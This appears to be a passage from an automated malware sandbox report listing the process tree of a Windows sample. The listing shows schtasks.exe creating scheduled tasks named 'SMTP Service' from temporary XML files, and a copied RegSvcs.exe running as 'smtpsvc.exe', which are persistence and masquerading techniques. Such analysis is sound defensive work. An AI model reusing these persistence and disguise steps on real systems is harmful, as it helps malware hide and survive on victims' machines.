Path:	C:\Windows\SysWOW64\schtasks.exe
Wow64 process (32bit):	true
Commandline:	schtasks.exe" /create /f /tn "SMTP Service" /xml "C:\Users\user\AppData\Local\Temp\tmp412F.tmp
Imagebase:	0x2f0000
File size:	179712 bytes
MD5 hash:	2003E9B15E1C502B146DAD2E383AC1E3
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

File Read

Analysis Process: taskeng.exe PID: 2924 Parent PID: 896

General

Start time:	18:22:32
Start date:	13/01/2022
Path:	C:\Windows\System32\taskeng.exe
Wow64 process (32bit):	false
Commandline:	taskeng.exe {6D7D75E4-8EFD-44BB-96AC-FEA7E6E0852F} S-1-5-21-966771315-3019405637-367336477-1006:user-PC\user:Interactive:[1]
Imagebase:	0xffdd0000
File size:	464384 bytes
MD5 hash:	65EA57712340C09B1B0C427B4848AE05
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

File Read

Registry Activities

Show Windows behavior

Key Value Created

Analysis Process: RegSvcs.exe PID: 960 Parent PID: 2924

General

Start time:	18:22:33
Start date:	13/01/2022
Path:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\RegSvcs.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\RegSvcs.exe 0
Imagebase:	0xbb0000
File size:	45216 bytes
MD5 hash:	62CE5EF995FD63A1847A196C2E8B267B
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: schtasks.exe PID: 2692 Parent PID: 1184

General

Start time:	18:22:33
Start date:	13/01/2022
Path:	C:\Windows\SysWOW64\schtasks.exe
Wow64 process (32bit):	true
Commandline:	schtasks.exe" /create /f /tn "SMTP Service Task" /xml "C:\Users\user\AppData\Local\Temp\tmp39FF.tmp
Imagebase:	0xe10000
File size:	179712 bytes
MD5 hash:	2003E9B15E1C502B146DAD2E383AC1E3
Has elevated privileges:	true

Has administrator privileges:	true
Programmed in:	C, C++ or other language

File Activities Show Windows behavior

File Read

Analysis Process: smtpsvc.exe PID: 1528 Parent PID: 2924

General

Start time:	18:22:36
Start date:	13/01/2022
Path:	C:\Program Files (x86)\SMTP Service\smtpsvc.exe
Wow64 process (32bit):	true
Commandline:	"C:\Program Files (x86)\SMTP Service\smtpsvc.exe" 0
Imagebase:	0xcb0000
File size:	45216 bytes
MD5 hash:	62CE5EF995FD63A1847A196C2E8B267B
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Antivirus matches:	• Detection: 0%, Metadefender, Browse • Detection: 0%, ReversingLabs

File Activities Show Windows behavior

File Read

Analysis Process: smtpsvc.exe PID: 2236 Parent PID: 1764

General

Start time:	18:22:39
Start date:	13/01/2022
Path:	C:\Program Files (x86)\SMTP Service\smtpsvc.exe
Wow64 process (32bit):	true
Commandline:	"C:\Program Files (x86)\SMTP Service\smtpsvc.exe"
Imagebase:	0x3f0000
File size:	45216 bytes
MD5 hash:	62CE5EF995FD63A1847A196C2E8B267B
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

File Activities Show Windows behavior

File Read

Analysis Process: RegSvcs.exe PID: 2424 Parent PID: 1184

General

Start time:	18:24:14
Start date:	13/01/2022
Path:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\RegSvcs.exe
Wow64 process (32bit):	true

Commandline:	"C:\Windows\Microsoft.NET\Framework\v4.0.30319\RegSvcs.exe"
Imagebase:	0xbb0000
File size:	45216 bytes
MD5 hash:	62CE5EF995FD63A1847A196C2E8B267B
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

File Activities Show Windows behavior

File Read

Disassembly

Code Analysis